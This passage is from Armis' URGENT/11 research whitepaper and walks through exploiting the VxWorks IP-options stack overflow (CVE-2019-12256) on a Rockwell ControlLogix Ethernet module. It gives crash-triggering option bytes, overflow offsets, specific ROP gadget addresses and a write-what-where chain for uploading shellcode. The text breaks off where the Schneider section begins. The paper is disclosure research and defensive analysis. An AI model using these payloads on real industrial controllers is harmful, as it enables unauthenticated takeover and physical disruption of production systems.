ARMIS

URGENT/11

Exploring and Exploiting Programmable Logic Controllers with URGENT/11 Vulnerabilities

Barak Hadad
Gal Kauffman
Ben Seri

© 2020 ARMIS, INC.

ARMIS

Table of Contents

Introduction **3**

Who We Are 4

OT, ICS, and PLCs 5

Short recap of CVE-2019-12256 - Stack overflow in parsing of IP options 6

Basic reproduction 9

Rockwell ControlLogix PLC exploitation **10**

Rockwell Crash Dump 10

Controlling the PC (at least some of it) 10

Reversing the FW 11

Examining the stack 12

Getting to code execution 16

Write, What, Where 17

Putting it all together 18

Schneider Electric Modicon PLC Exploitation **19**

Schneider Crash Dump 19

Modbus 20

UMAS 20

Exploit mitigations 21

Exploitation plan summary 22

Restoring Execution 22

Implications **23**

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Introduction

In August of 2019, Armis Labs disclosed the discovery of 11 critical vulnerabilities in VxWorks, the most popular real-time operating system (RTOS), used by over 2 billion devices including mission-critical devices, such as industrial, medical, and enterprise devices. Dubbed 'URGENT/11', the vulnerabilities resided in IPnet, VxWorks' TCP/IP stack, impacting versions for the last 13 years, and are a rare example of vulnerabilities found to affect the operating system. In an update blog from October 2019, Armis Labs have also identified the affected IPnet TCP/IP stack was also in use by additional RTOSs, which meant the vulnerabilities had an even wider reach than initially predicted. All-in-all over 30 vendors have self-identified as being vulnerable URGENT/11, and have published security advisories and patches for their individually affected products.

Among these vendors, many leading vendors of industrial controllers have also identified as being vulnerable to URGENT/11, including Rockwell Automation, Schneider Electric, and Siemens ([1], [2]). Combined, these 3 vendors alone account for over 60% of the global market share of PLCs (programmable-logic-controllers). Thus, it is clear the impact of URGENT/11 on these types of devices is substantial.

To better understand the technical aspects of this impact, and the threat posed by attackers exploiting URGENT/11 to take over PLC devices, and potentially severely harm manufacturing facilities and production lines, we decided to do a deep analysis of two popular PLCs: the Rockwell Automation Control Logix PLC family and the Schneider Electric Modicon M580 PLC.

Our research shows that these devices can be targeted by one of the most critical CVEs from URGENT/11 - CVE-2019-12256, a stack overflow in the parsing of IP options in IPv4 packets. This CVE is an RCE (remote-code-execution) vulnerability that can be triggered by any IPv4 packet that contains an array of maliciously crafted IP options, regardless of the payload above the IP layer, and regardless of any specific application that may or may not have a listening socket bound to a certain port. This includes a maliciously crafted broadcast IPv4 packet that can be sent to the entire LAN, and trigger a stack overflow on any vulnerable device within it. A broadcast attack of this nature is extremely rare, and holds a uniquely powerful capability for an attacker, in which he does not need to carry out any reconnaissance steps to identify specific targets, and can simply use an opportunistic approach, sending the maliciously crafted broadcast packets to the network, and take-over any vulnerable devices on the same LAN, in parallel.

This document will provide a detailed walkthrough of the exploitation process of the above CVE, on the two PLCs from Rockwell Automation and Schneider Electric. It will demonstrate how attackers can leverage this type of vulnerability to carry out sophisticated attacks -- Stuxnet-like attacks -- that can both take over industrial controllers remotely, without any authentication or user interaction, but also alter the behavior of these devices without the knowledge of their monitoring solutions (engineering workstations, or others).

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Shedding light on this type of sophisticated attack is needed to better understand the missing defenses in these mission-critical devices, and to define the mitigations needed to protect them.

Who We Are

Armis Labs is the Armis research team focused on mixing and splitting the atoms that comprise the IoT devices that surround us - be it a smart personal assistant, a benign-looking printer, a SCADA controller, or a life-supporting device such as a hospital bedside patient monitor.

Our previous research includes:

- **EtherOops:** Exploit Utilizing Packet-in-Packet Attacks on Ethernet Cables To Bypass Firewalls & NATs. The technical whitepaper for this research can be found here:
  - EtherOops: Bypassing Firewalls and NATs By Exploiting Packet-in-Packet Attacks in Ethernet
- **CDPwn:** 5 Zero-Day vulnerabilities in various implementations of Cisco's CDP protocol, used by a wide array of their products. The technical whitepaper for this research can be found here:
  - CDPwn: Breaking the discovery protocols of the Enterprise-of-Things
- **URGENT/11:** Zero Day vulnerabilities impacting VxWorks, the most widely used Real-Time Operating System (RTOS). The technical whitepaper for this research can be found here:
  - URGENT/11: Critical vulnerabilities to remotely compromise VxWorks
- **BLEEDINGBIT:** Two chip-level vulnerabilities in Texas Instruments BLE chips, embedded in Enterprise-grade Access Points. The technical whitepaper for this research can be found here:
  - BLEEDINGBIT - The hidden attack surface within BLE chips
- **BlueBorne**: An attack vector targeting devices via RCE vulnerabilities in Bluetooth stacks used by over 5.3 Billion devices. This research was comprised of 3 technical whitepapers:
  - BlueBorne - The dangers of Bluetooth implementations: Unveiling zero-day vulnerabilities and security flaws in modern Bluetooth stacks
  - BlueBorne on Android - Exploiting an RCE Over the Air
  - Exploiting BlueBorne in Linux-Based IoT devices

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

OT, ICS, and PLCs

Operational Technology (OT) is a term used to define the hardware and software dedicated to detecting or causing changes in physical processes through direct monitoring and/or control of physical devices such as valves or pumps. The segment of OT related to Industrial Control Systems (ICS) contains numerous devices and protocols but one of its main components is the Programmable Logic Controller (PLC). The PLC is the device responsible for the safe and correct operation of physical processes using all sorts of inputs and outputs like heat sensors, pumps, servos, and other devices.

As described above, in this document we detail the exploit process of one of the URGENT/11 vulnerabilities against two popular PLCs:

- Rockwell Automation PLC - The Control Logix family
- Schneider Electric PLC - The Modicon M580




Diagram of Rockwell Automation's Logix5573 PLC, from the Control Logix product line

PLCs consist of a set of physical modules mounted on a shared backplane, each one in a different slot so that a user can mix and match the slot modules to make their own PLC. For the PLC to connect to an Ethernet network, one of the PLC slots must be filled with an Ethernet module. To manage and monitor the PLCs, the manufacturers provide an Engineering Workstation software (EWS) -- software applications that can connect to the PLC and monitor or change the logic it executes.

In Rockwell's ControlLogix family of PLCs, one of the popular Ethernet modules is **1756-EN2TR**. In Schneider Electric's M580 PLC, the Ethernet module is built-in within the PLC itself.

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Gaining control over the Ethernet module of the PLC gives the attacker full control over incoming and outgoing communications between the PLC and the engineering workstation or HMI (Human Machine Interface). This type of control can allow the attacker to change the PLC configuration and logic without the PLC engineer or operator ever knowing about it.


The most well-known attack that targeted a PLC is Stuxnet. Stuxnet was a worm that specifically targeted Siemens PLCs, causing substantial damage to Iran's nuclear program. The Stuxnet malware exploited both the PLC and the Engineering Workstation in order to alter the logic executed by the PLC while covertly hiding the changes from workers monitoring the EWS.

Short recap of CVE-2019-12256 - Stack overflow in parsing of IP options

As mentioned above, this CVE is a stack overflow in IPnet, in the processing of specially crafted IPv4 packets with an array of certain malformed IP options. To fully understand this vulnerability and the mechanisms involved in it, the original whitepaper of URGENT/11 can be used as a guide.

For the purpose of understanding the challenges in exploiting this vulnerability, a simplified overview of it is provided here: When sending a malformed IP packet containing multiple Source Record Route (SRR) options to a vulnerable VxWorks device, an ICMP error response packet is generated in response. The SRR options are copied into the IP options of the response packet without proper length validations, which results in an attacker-controlled stack overflow.

The mechanisms in the IPnet stack in which the above flow can occur are a bit convoluted, however, the following diagram illustrates some of this flow:



IPv4 packet handling flow chart, with calls to the ICMP error sending function

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

As shown above, while parsing incoming IPv4 packets, various code flows can lead to ICMP messages being sent in response to erroneous (malformed) packets. The ipnet_icmp4_send function will be used to send the response ICMP packets, and it will attempt to copy certain IP options from the incoming packet onto the outgoing packet with the function *ipnet_icmp4_copyopts*. In at least two code flows, the outgoing ICMP packet will be sent **before** the incoming packet is fully parsed, and the incoming IP options are fully validated to be legal, or even despite them failing validation already. This design flaw can lead to a stack overflow in the context of *ipnet_icmp4_send*.

This vulnerability has existed since VxWorks version 6.9.3. Both of the PLCs we've chosen to exploit run versions of VxWorks greater than v6.9.3, and are thus impacted by this vulnerability.

The actual vulnerable function in the above flow is ipnet_icmp4_copyopts, which copies the malformed IP options from the incoming packet out-of-bounds. However, the stack buffer that is being overflowed is actually in the stack frame of the function that calls *ipnet_icmp4_copyopts* -- *ipnet_icmp4_send:*

```
struct Ipnet_ip4_sock_opts
{
  int len;
  uint8_t opts[40];
};

int ipnet_icmp4_send(Ipnet_icmp_param *icmp_param, Ip_bool is_igmp)
{
  Ipnet_icmp_param *icmp_param;
  Ipcom_pkt *failing_pkt;
  struct Ipnet_copyopts_param options_to_copy;
  struct Ipnet_ip4_sock_opts opts;
  ...
  ipnet_icmp4_copyopts(icmp_param, &options_to_copy, &opts, &ip4_info);
  ...
}
```

Decompiled snippet from ipnet_icmp4_send

As detailed in the original URGENT/11 whitepaper, when sending an IP packet that contains the following bytes in the IP options field, a stack overflow will occur:

Type (LSRR)	Length	SRR-Pointer	Type (LSRR)	Length	SRR-Pointer
\x83	\x03	\x27	\x83	\x03	\x27

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

In this example, two LSRR options are contained in the IP options field. These LSRR options don't contain any routing entries (each option length is only 3 bytes) and the SRR-Pointer field points past the end of the option. The code in *ipnet_icmp4_copyopts* will use these SRR-Pointer fields as the offset to the final route entry in an SRR option, and copy all the routing entries up to it to the outgoing packet options *opts (*allocated on the stack of *ipnet_icmp4_send,* as we see above). Each LSRR option in the input buffer is 3 bytes long, but it would generate a copied-out option of 43 bytes (3 bytes header, 36 bytes of routing entries, 4 bytes of a new routing entry for the current route). The maximum value for each LSRR pointer is 0x27 (39), since *ipnet_icmp4_copyopts* will validate they don't exceed this value. However, since there is no validation (in this context) that the failing packet doesn't contain more than one SSRR\LSRR option, sending multiple options of this type will result in the overflow of *opts* which is a 40 bytes array allocated on the stack.

In the study cases, we'll see below, we'll analyze how this overflow manifests in the stack frames of the impacted devices, the exploit mitigations that are in use, and the means to bypass them.

Basic reproduction

To make sure that both PLCs we intended to exploit are indeed vulnerable to the above CVE, we sent a UDP packet containing an array of **four** LSRR options with the pointer pointing to 0x27 in the IPv4 options field. This should overflow the *opts* variable by more than 90 bytes—hopefully enough to crash the devices.

As expected, both devices crashed. The Rockwell Ethernet module also printed this message to its four-byte monitor: *"Cycle power to unit: Assert in Task tNet0 PC = 0x002001b0 Excp 16"*.

After these devices crash, they are in an unresponsive state and need a manual reset to start back up again. A manual reset means physically turning off and on the power to the entire PLC and not just the Ethernet module.


©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Rockwell ControlLogix PLC exploitation

Having confirmed the Ethernet module (1756-EN2TR) used by our Rockwell ControlLogix PLC was in fact vulnerable to the IP options stack overflow vulnerability, we decided to dive deeper to gather more debug information to understand how this overflow impacts the device.

Rockwell Crash Dump

It appeared the Ethernet module contains a somewhat useful crash log (named Assert Log) in the web interface of the device:



Source	Line	Error	Timestamp	Fw Rev	Hw Rev	Incarnation
tNet0 pc = 0x0027ddac	n/a	16	00h:02m:55s	11.1.35	3.1	782
tNet0 pc = 0x0027ddac	n/a	16	00h:00m:22s	11.1.35	3.1	781
tNet0 pc = 0x0027ddac	n/a	16	00h:03m:06s	11.1.35	3.1	780
tNet0 pc = 0x0027ddac	n/a	16	00h:12m:42s	11.1.35	3.1	779
tNet0 pc = 0x0027ddac	n/a	16	00h:00m:13s	11.1.35	3.1	778
tNet0 pc = 0x03923478	n/a	16	00h:00m:26s	11.1.35	3.1	777
tNet0 pc = 0x0048361c	n/a	4	00h:00m:33s	11.1.35	3.1	776
tNet0 pc = 0x0048361c	n/a	4	00h:01m:11s	11.1.35	3.1	775
tNet0 pc = 0x0027ddac	n/a	16	00h:01m:09s	11.1.35	3.1	774
tNet0 pc = 0x00200004	n/a	16	00h:11m:11s	11.1.35	3.1	773
tNet0 pc = 0x0048361c	n/a	4	00h:01m:11s	11.1.35	3.1	772
tNet0 pc = 0x001e00e4	n/a	16	00h:00m:12s	10.7.217021900	3.1	757
tNet0 pc = 0x00000000	n/a	0	00h:04m:49s	10.7.217021900	3.1	756
tNet0 pc = 0x00000000	n/a	0	00h:02m:27s	10.7.217021900	3.1	755
tNet0 pc = 0x00000000	n/a	0	00h:03m:20s	10.7.217021900	3.1	754
Urgent 11 by Armis	1337	0	00h:00m:27s	10.7.217021900	3.1	743
tWdbTask pc = 0x004eb47c	n/a	4	00h:10m:28s	10.7.217021900	3.1	742
tWdbTask pc = 0x004eb47c	n/a	4	00h:01m:46s	10.7.217021900	3.1	741
tWdbTask pc = 0x005fe9d8	n/a	8	00h:02m:34s	10.7.217021900	3.1	740

And this line was added to it after it was crashed with the basic reproduction script:

Assert Log

Source	Line	Error	Timestamp	Fw Rev	Hw Rev	Incarnation
tNet0 pc = 0x002001b0	n/a	16	00h:18m:54s	11.1.35	3.1	788

Controlling the PC (at least some of it)

An initial black-box approach to control the PC was attempted. Since this is a stack-overflow bug, it seemed the only variable to controlling the PC is to know the size of the stack frame, or more precisely the distance between the controlled buffer (opts), and the return address of the function. A binary search was done to ascertain the minimum amount of overflow bytes required to crash the device. This was achieved by incrementing the total options length (by incrementing the LSRR pointer) each time until the device crashed.

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

The minimal options buffer that got it crashing was:

Type (LSRR)	Length	LSRR-Pointer	Type (LSRR)	Length	LSRR-Pointer
\x83	\x03	\x20	\x83	\x03	\x1a

When this set of IP options was sent to the device, it crashed, however, the PC was 0x0018e708 which means we weren't able to control it. Poking around for some more random lengths and values didn't yield positive results. Time to reverse engineer the firmware.

Reversing the FW

The PLC firmware update (V11.01) is a ZIP file containing multiple files, one of these files is an ELF file containing the actual firmware. This firmware was found to run VxWorks v6.9.3.3. VxWorks can be compiled with a symbol table that can be later used for debugging or crash reports, so we decided to look for such a table throughout the ELF by searching for memory areas containing function addresses and function names referenced in close proximity. We found the following repeating structure that matches a function address to a function name:

```
.data:005A1F9C dword_5A1F9C    DCD 0                    ; DATA XREF: usrStandal ...
.data:005A1F9C                                          ; usrStandaloneInit+7C↑o
...
.data:005A1FA0                 DCD aAcmAllocateele      ; "ACM_AllocateElement"
.data:005A1FA4                 DCD ACM_AllocateElement
.data:005A1FA8                 DCD 0
.data:005A1FAC                 DCD 0x50000
.data:005A1FB0                 DCD 0
.data:005A1FB4                 DCD aAcmAllocatetar      ; "ACM_AllocateTarget"
.data:005A1FB8                 DCD ACM_AllocateTarget
.data:005A1FBC                 DCD 0
.data:005A1FC0                 DCD 0x50000
.data:005A1FC4                 DCD 0
.data:005A1FC8                 DCD aAcmCopycombufe ;"ACM_CopyComBufElementResponse"
.data:005A1FCC                 DCD ACM_CopyComBufElementResponse
.data:005A1FD0                 DCD 0
.data:005A1FD4                 DCD 0x50000
```

Using an IDA Python script we were able to set most of the function symbols in the file. This data structure also contained the names and addresses of global variables.

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Examining the stack

Examining the stack of *ipnet_icmp4_send* in the Ethernet module's firmware leads to the following stack frame:

```
...
-00000048 opts            DCB 40 dup(?)
-00000020
-00000020 ; end of stack variables
```

The *opts* variable that is being overflown is the last variable on the stack before the registers and return address. The function's epilogue is this:

```
LDMFD           SP!, {R5-R11,PC}
```

Meaning the overflow will overwrite registers R5-R11 and the PC. It is possible that our early black-box attempts merely overflow the registers, while sparing the PC itself, leading to various crashes in the handling of the overflown registers. In order to trigger the overflow with enough bytes to control the PC we need to fill opts with at least 0x48 bytes (<40 bytes of opts> + <7 registers> + <PC> = 72 = 0x48), meaning we will overflow it with exactly 32 bytes. As mentioned above, the LSRR pointers have to be no more than 0x27 (39) since ipnet_icmp4_copyopts will validate they don't exceed this value.

The ipnet_icmp4_copyopts function implements a convoluted algorithm to support the copying of LSRR options, in which the route data (IP addresses) that is placed within each option is reversed (to allow the returned IP packet to flow in the same routing path as the input path; loose source routing is crazy). Due to additional unrelated bugs in the parsing of the LSRR structure, the overflow nature of the opts variable is a little bit hard to decipher. To understand it's mechanics, we implemented the function in python, and simply ran it with the basic overflow LSRR options used in the basic reproduction section:

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

```python
import struct

options = b'\x83\x03\x27\x83\x03\x27'
# Add padding
options = options + ("\x00" * ((4 - (len(options) % 4)) % 4))

data = "".join([chr(i) for i in range(0x10, 0x10 + 100)])

def copyopts_pseudocode(opts_data, src_ip):
    index = 0
    out = []

    while index < min(len(opts_data), 40):
        opt_type, opt_len = opts_data[index], opts_data[index+1]
        opt_data = opts_data[index:]
        index += ord(opt_len)
        if opt_type == chr(0x83):
            srr_ptr_offset = min(ord(opt_data[2]), 39) - 5
            srr_opt = [ord(opt_data[0]), 3, 4]
            while srr_ptr_offset > 0:
                srr_opt.extend([ord(c) for c in
                                Opt_data[srr_ptr_offset:][:4]
                ])
                srr_opt[1] += 4
                srr_ptr_offset -= 4
            srr_opt.extend(src_ip)
            srr_opt[1] += 4
            out.extend(srr_opt)
        else:
            break

    return out

opts_data = options + data
out = copyopts_pseudocode(opts_data, [0x22,] * 4)
output = struct.pack("I", len(out)) + "".join([chr(d) for d in out])
open("out", "wb").write(output)
```


©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Matching the output with the stack position we get the following table (green rows are fully attacker-controlled bytes):

OptsOffset	StackVariable	Value(hex)
0x0	opts->len	56000000
0x4	opts->data	832b042a
0x8		2b2c2d26
…		…
0x28		83032722
0x2c	R5	22222283
0x30	R6	2b042d2e
0x34	R7	2f30292a
0x38	R8	2b2c2526
0x3c	R9	27282122
0x40	R10	23241d1e
0x44	R11	1f20191a
0x48	PC	1b1c1516
0x4c		17181112

It is clear that the input bytes do make it to the overflown registers, and even to the PC register, but they get scrambled around a bit in the process. Moreover, controlling the bytes **after** the PC would be more useful, if we want to build some sort of ROP chain (spoiler alert, we do). Moving the “frame” of controlled bytes down in the stack is needed to achieve this.

After a few iterations of playing around with the various LSRR pointers, we managed to align the overflow in such a way that registers R10, R11, the PC, and 3 dwords **after** the PC are overwritten in the stack with attacker-controlled data. The following IP options were used to achieve this

Type (LSRR)	Length	LSRR Pointer	Type (LSRR)	Length	LSRR Pointer	Type (LSRR)	Length	LSRR Pointer
\x83	\x03	\x1D	\x83	\x03	\x15	\x83	\x03	\x25

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

And here is the result with the appropriate overwritten values. R10, R11, the return address (PC), and the following three dwords are under our control, more than enough for creating a write-what-where ROP chain exploit.

OptsOffset	StackVariable	Value(hex)
0x0	opts->len	5d000000
0x4	opts->data	831f041C
0x8		1D1E1F18
…		…
0x28		191A1314
0x2c	R5	15160010
0x30	R6	11120325
0x34	R7	00002222
0x38	R8	22228327
0x3c	R9	042A2B2C
0x40	R10	2D262728
0x44	R11	29222324
0x48	PC	251E1F20
0x4c		211A1B1C
0x50		1D161718
0x54		19121314
0x58	…	15000010

©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

Getting to code execution

In the early days, a stack overflow of this nature would easily rise to code execution by writing a shellcode directly to the stack and setting the PC to it. Surprisingly enough, this Rockwell device is not far from those days, in terms of exploit mitigation capabilities. The only mitigation in use is NX-bit\DEP (non-executable bit, data-execution-prevention) -- data sections in the firmware are non-executable, and code sections are non-writable. ASLR (address-space-layout-randomization) is not in use, and **stack cookies** are also not in use. The latter could have been very efficient in preventing a stack overflow of this nature from being easily exploitable.

A simple and effective way to bypass the existing mitigations is to use ROP (Return Oriented Programming).

Since we have somewhat limited control over the stack, a very small ROP chain will have to be implemented. Our goal is to achieve **something** within one or two gadgets and then use the remaining space in the chain to restore execution. If we manage to restore execution, we can simply trigger the same vulnerability over and over again, each time iterating the **something** that we do with a different action. This means turning this small stack overflow into a backdoor, that allows us to execute a single "command" (gadget\opcode) at a time.

Our first milestone for this was to successfully restore execution. Since *ipnet_icmp4_send* can be called in multiple different code flows (see the flow chart on page 6), we decided to build an ROP chain that will allow us to dynamically test the exact offset we need to move the stack pointer, so that the previous stack frame (of the *caller* to *ipnet_icmp4_send*) is restored, and execution can be restored as well. The register *R11* is already under our control from the original overflow, and we can use it to ultimately move the SP by an offset of our choosing. We will use two gadgets:

1. Move R11 to R12:

```
.text:0023F014                MOV             R12, R11
.text:0023F018                MOV             R0, R12
.text:0023F01C                LDMFD           SP!, {R11,PC}
```

2. Add R12 to SP and return:

```
.text:001C1144                ADD             SP, SP, R12
.text:001C1148                LDMFD           SP!, {R6-R11,PC}
```


©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

So that the part of the stack under our control looks like this:

0x40	R10	Unused
0x44	R11	<offset>
0x48	PC	<Move R11 to R12, POP and RET>
0x4c	New R11	Unused
0x50	PC2	<Add R12 to SP, POP 6 dwords and RET>
0x54		Unused

Now, all we have to do is increment R11 until the device does not crash which happens when R11 equals 24, meaning that the next valid stack-frame is 8 + 24 + 24 = 56 bytes from the return address we overwrite. Cool, now we need to find a gadget that can also **do** something with the 1 dword left in our ROP chain…

Write, What, Where

We are able to develop an ROP chain that allows us to write 4 bytes (controlled) to a controlled address, a.k.a - a *Write, What, Where* primitive. Luckily, this required only two gadgets, that both implement the *Write, What, Where*, and (!) restore execution:

1. Pop and ret

```
.text:004DE8A8                  LDMFD           SP!, {R3,PC}
```

2. R11[0x1AC] = R10, fix stack and ret

```
.text:003EEC2C                  STR             R10, [R11,#0x1AC]
.text:003EEC30                  B               loc_3EEC9C
...
.text:003EEC9C loc_3EEC9C
.text:003EEC9C                  MOV             R1, #0
.text:003EECA0                  MOV             R0, R1
.text:003EECA4                  ADD             SP, SP, #0x18
.text:003EECA8                  LDMFD           SP!, {R6-R11,PC}
```


©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.

The second gadget implements the *Write, What, Where* primitive, by writing the value of *R10* to the pointer set in *R11 + 0x1AC*. Since both registers are fully controlled by the original overflow, this allows writing arbitrary data to an arbitrary address. The gadget ends with adding 0x18 bytes to SP, meaning the stack frame is just short of 8 bytes in order to be aligned with the next valid frame. The first gadget accomplishes the needed alignment by popping two registers from the stack (R3, PC).

0x40	R10	<data>
0x44	R11	<offset - 0x1AC>
0x48	PC	<POP and RET>
0x4c	R3	Unused
0x50	PC2	<STR R10, [R11, #0x1AC], Add 0x18 to SP, POP 6 dwords and RET>
0x54		Unused

And we even have one ROP gadget to spare.


Putting it all together

Despite the use of NX-bit\DEP, we found that address 0x07000000 is:

- Filled with unused zeros
- Writable
- Executable (:

All that was left was to write shellcode to this address using the ROP chain of the *Write, What, Where* primitive by triggering it multiple times, until all shellcode is uploaded, and lastly, trigger another overflow that will simply jump to this shellcode with a simple ROP chain.

To make sure we have full control over the device we decided to display something on the device's four characters monitor.



©2020 Armis, Inc. All Rights Reserved. Armis is a registered trademark of Armis, Inc.


Schneider Electric Modicon PLC Exploitation

